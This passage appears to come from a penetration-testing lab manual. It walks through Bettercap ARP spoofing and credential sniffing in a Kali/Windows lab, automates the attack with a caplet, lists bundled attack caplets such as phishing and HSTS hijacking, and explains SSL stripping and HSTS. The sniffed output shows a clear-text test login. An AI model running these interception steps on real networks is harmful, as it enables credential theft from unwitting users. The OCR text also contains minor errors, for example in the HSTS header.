



2. In Windows machine open web browser and go to the following website
http://testing-ground.scraping.pro/login
login as admin and password 12345




3. Look at the Bettercap output in Kali


https://t.me/learningnets


10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.https] sni MSEDGEWIN10 > https://www.google-analytics.com
10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.https] sni MSEDGEWIN10 > https://www.google-analytics.com
10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.https] sni MSEDGEWIN10 > https://www.google-analytics.com
10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.http.request] http MSEDGEWIN10 GET testing-ground.scraping.pro/favicon.ico
10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.http.response] http 204.15.135.8:80 200 OK → MSEDGEWIN10 (16 kB image/png)
10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.http.response] http 204.15.135.8:80 200 OK → MSEDGEWIN10 (16 kB image/png)
10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.http.response] http 204.15.135.8:80 200 OK → MSEDGEWIN10 (1.2 kB image/vnd.microsoft.icon)
10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.http.response] http 204.15.135.8:80 200 OK → MSEDGEWIN10 (1.2 kB image/vnd.microsoft.icon)
10.0.2.0/24 > 10.0.2.23 » [12:26:28] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : cs9.wpc.v0cdn.net is 72.21.81.200
10.0.2.0/24 > 10.0.2.23 » [12:26:28] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : cs9.wpc.v0cdn.net is 72.21.81.200
10.0.2.0/24 > 10.0.2.23 » [12:26:28] [net.sniff.https] sni MSEDGEWIN10 > https://iecvlist.microsoft.com
10.0.2.0/24 > 10.0.2.23 » [12:26:28] [net.sniff.https] sni MSEDGEWIN10 > https://iecvlist.microsoft.com
10.0.2.0/24 > 10.0.2.23 » [12:26:42] [net.sniff.https] sni MSEDGEWIN10 > https://nav.smartscreen.microsoft.com
10.0.2.0/24 > 10.0.2.23 » [12:26:42] [net.sniff.https] sni MSEDGEWIN10 > https://nav.smartscreen.microsoft.com
10.0.2.0/24 > 10.0.2.23 » [12:26:42] [net.sniff.http.request] http MSEDGEWIN10 POST testing-ground.scraping.pro/login?mode=login
10.0.2.0/24 > 10.0.2.23 »
POST /login?mode=login HTTP/1.1
Host: testing-ground.scraping.pro
Referer: http://testing-ground.scraping.pro/login
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-US
Content-Length: 19
Connection: Keep-Alive
usr=admin&pwd=12345
The https site that user accessed
User credentials in clear text
10.0.2.0/24 > 10.0.2.23 » [12:26:42] [net.sniff.http.request] http MSEDGEWIN10 POST testing-ground.scraping.pro/login?mode=login
POST /login?mode=login HTTP/1.1
Host: testing-ground.scraping.pro
Referer: http://testing-ground.scraping.pro/login
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US


## Exercise 16: Automating Bettercap attacks using Caplets

Bettercap has a feature called “caplet” , this feature allow automation of any job we need to do in Bettercap by typing the series of commands that required to do the job in text editor then save the file under the root directory with .cap extension. In the following exercise we are going to create .cap file for the previous exercise of arp spoofing and calling the .cap file from bettercap when we start Bttercap.

1. Open mousepad text editor in Kali
2. Inside mousepad type all the commands that entered in the previous exercise in order to start arp spoofing and sniff the result.





3. Save the file to the /root directory




4. Make sure that you exit previous Bettercap session by typing exit
5. Type #betttercap -iface eth0 -caplet arpspoof.cap

https://t.me/learningnets




6. To make sure that arp.spoof run with all required modules enabled type >help

```
10.0.2.0/24 > 10.0.2.23 » help

          help MODULE : List available commands or show module specific help if no module name is provided.
               active : Show information about active modules.
                 quit : Close the session and exit.
        sleep SECONDS : Sleep for the given amount of seconds.
             get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
       set NAME VALUE : Set the VALUE of variable NAME.
 read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                clear : Clear the screen.
       include CAPLET : Load and run this caplet in the current session.
            ! COMMAND : Execute a shell command and print its output.
       alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

     any.proxy > not running
      api.rest > not running
     arp.spoof > running
     ble.recon > not running
       caplets > not running
   dhcp6.spoof > not running
     dns.spoof > not running
 events.stream > running
           gps > not running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
     net.probe > running
     net.recon > running
     net.sniff > running
  packet.proxy > not running
      syn.scan > not running
     tcp.proxy > not running
        ticker > not running
            ui > not running
        update > not running
          wifi > not running
           wol > not running


10.0.2.0/24 > 10.0.2.23 »
```

7. To see all the available caplets that come with Better cap

#cd /usr/share/bettercap/caplets

```
File  Actions  Edit  View  Help
root@kali:~# cd /usr/share/bettercap/caplets
root@kali:/usr/share/bettercap/caplets# ls
ap.cap            gps.cap        local-sniffer.cap    pita.cap                 simple-passwords-sniffer.cap
crypto-miner      hstshijack     login-manager-abuse  proxy-script-test        tcp-req-dump
download-autopwn  http-req-dump  mana.cap             pwnagotchi-auto.cap      web-override
enumerate         https-ui.cap   massdeauth.cap       pwnagotchi-manual.cap    www
fb-phish          http-ui.cap    mitm6.cap            rogue-mysql-server.cap
gitspoof          jsinject       netmon.cap           rtfm
root@kali:/usr/share/bettercap/caplets#
```

8. We need to move the arpspoof caplet that we created to / **usr/share/bettercap/caplets**





9. Modify the arpspoof caplet file to have more sniffing capabilities by adding option to sniff local

#mousepad arpSpoof.cap

Inside the file add the following line

Set net.sniff.local true




https://t.me/learningnets


10- Save the file

11- To list all the Caplets that come part of bettercap

Start bettercap

#bettercap -iface eth0

>caplets.show




| Name | Path | Size |
|---|---|---|
| ap | /usr/share/bettercap/caplets/ap.cap | 307 B |
| ap | /usr/share/bettercap/caplets/ap.cap | 307 B |
| arpSpoof | /usr/share/bettercap/caplets/arpSpoof.cap | 126 B |
| arpSpoof | /usr/share/bettercap/caplets/arpSpoof.cap | 126 B |
| arpspoof1 | /usr/share/bettercap/caplets/arpspoof1.cap | 123 B |
| arpspoof1 | /usr/share/bettercap/caplets/arpspoof1.cap | 123 B |
| crypto-miner/crypto-miner | /usr/share/bettercap/caplets/crypto-miner/crypto-miner.cap | 666 B |
| crypto-miner/crypto-miner | /usr/share/bettercap/caplets/crypto-miner/crypto-miner.cap | 666 B |
| download-autopwn/download-autopwn | /usr/share/bettercap/caplets/download-autopwn/download-autopwn.cap | 2.6 kB |
| download-autopwn/download-autopwn | /usr/share/bettercap/caplets/download-autopwn/download-autopwn.cap | 2.6 kB |
| fb-phish/fb-phish | /usr/share/bettercap/caplets/fb-phish/fb-phish.cap | 140 B |
| fb-phish/fb-phish | /usr/share/bettercap/caplets/fb-phish/fb-phish.cap | 140 B |
| gitspoof/gitspoof | /usr/share/bettercap/caplets/gitspoof/gitspoof.cap | 216 B |
| gitspoof/gitspoof | /usr/share/bettercap/caplets/gitspoof/gitspoof.cap | 216 B |
| gps | /usr/share/bettercap/caplets/gps.cap | 109 B |
| gps | /usr/share/bettercap/caplets/gps.cap | 109 B |
| hstshijack/hstshijack | /usr/share/bettercap/caplets/hstshijack/hstshijack.cap | 1.1 kB |
| hstshijack/hstshijack | /usr/share/bettercap/caplets/hstshijack/hstshijack.cap | 1.1 kB |
| http-req-dump/http-req-dump | /usr/share/bettercap/caplets/http-req-dump/http-req-dump.cap | 591 B |
| http-req-dump/http-req-dump | /usr/share/bettercap/caplets/http-req-dump/http-req-dump.cap | 591 B |
| http-ui | /usr/share/bettercap/caplets/http-ui.cap | 376 B |
| http-ui | /usr/share/bettercap/caplets/http-ui.cap | 376 B |
| https-ui | /usr/share/bettercap/caplets/https-ui.cap | 655 B |
| https-ui | /usr/share/bettercap/caplets/https-ui.cap | 655 B |
| jsinject/jsinject | /usr/share/bettercap/caplets/jsinject/jsinject.cap | 210 B |
| jsinject/jsinject | /usr/share/bettercap/caplets/jsinject/jsinject.cap | 210 B |
| local-sniffer | /usr/share/bettercap/caplets/local-sniffer.cap | 244 B |
| local-sniffer | /usr/share/bettercap/caplets/local-sniffer.cap | 244 B |
| login-manager-abuse/login-man-abuse | /usr/share/bettercap/caplets/login-manager-abuse/login-man-abuse.cap | 236 B |
| login-manager-abuse/login-man-abuse | /usr/share/bettercap/caplets/login-manager-abuse/login-man-abuse.cap | 236 B |
| mana | /usr/share/bettercap/caplets/mana.cap | 61 B |
| mana | /usr/share/bettercap/caplets/mana.cap | 61 B |
| massdeauth | /usr/share/bettercap/caplets/massdeauth.cap | 302 B |
| massdeauth | /usr/share/bettercap/caplets/massdeauth.cap | 302 B |
| mitm6 | /usr/share/bettercap/caplets/mitm6.cap | 551 B |
| mitm6 | /usr/share/bettercap/caplets/mitm6.cap | 551 B |
| netmon | /usr/share/bettercap/caplets/netmon.cap | 42 B |
| netmon | /usr/share/bettercap/caplets/netmon.cap | 42 B |

**Bypassing https**

Bypassing https attack or in other words SSL Strip attack is a Man In The Middle (MITM) Attack by which a website secured with HTTPS is downgraded to HTTP, All traffic coming from the victim machine is routed to a proxy which is created by the attacker to force the victim machine to use HTTP instead of HTTPS. SSL strip was discovered by hackers through a simple observation that most users are not coming to SSL websites by directly typing in the URL or a bookmarked Https:// abc.com, visitors connect to a non-SSL site and it gets redirected (HTTP 302 redirect), or they will connect to a non-SSL site which have a link to SSL site and they click that link. HSTS header is not a redirect instead, the website tells the user web browser to use HTTPS to connect to website.


**HSTS.**

HSTS (HTTP Strict Transport Security) is a web security technique that helps you protect against downgrade attacks, MiTM (Man in the middle) attacks, and session hijacking. HSTS accomplishes this by forcing web browsers to communicate over HTTPS and rejecting requests to use insecure HTTP.
Originally drafted in 2009 by a group of PayPal employees, HSTS was first published in 2012. Today, the HSTS header is recognized by IETF as Internet Standard and has specified it in RFC 6797.

**Why HSTS?**

Man in the middle attack works very well in public Wi-Fi or any Wi-Fi that the attacker has access to, it is very easy for someone with knowledge and tools to lunch man in the middle attack and see the traffic of a victim if it is not encrypted, normally HTTPS encrypt the traffic from the victim web browser to the website, but MiTM (Man In The Middle) attack also have away to break HTTPS traffic by doing SSL stripping technique which is to force the web browser to use HTTP instead of HTTPS. Here HSTS header comes handy to protect HTTPS traffic from being downgraded by attacker to HTTP. The Website contain a header that tells the victim web browser to use only HTTPS to communicate with the website, the Web Browser then store this information and next time the user connect to the Website, even if the user type HTTP the browser automatically change it to HTTPS without communicating with the Website and therefore the traffic cannot be downgraded to HTTP and the SSL stripping will not work.

https://t.me/learningnets




SSL stripping technique through MIMT attack

**How does HSTS Work?**

If you want to enable HSTS on your website, first you must add an HTTPS header to the server.

Here is the header you should add:

**Strict-Transport-Security: max-gae=expireTime; includeSubDomains; preload**

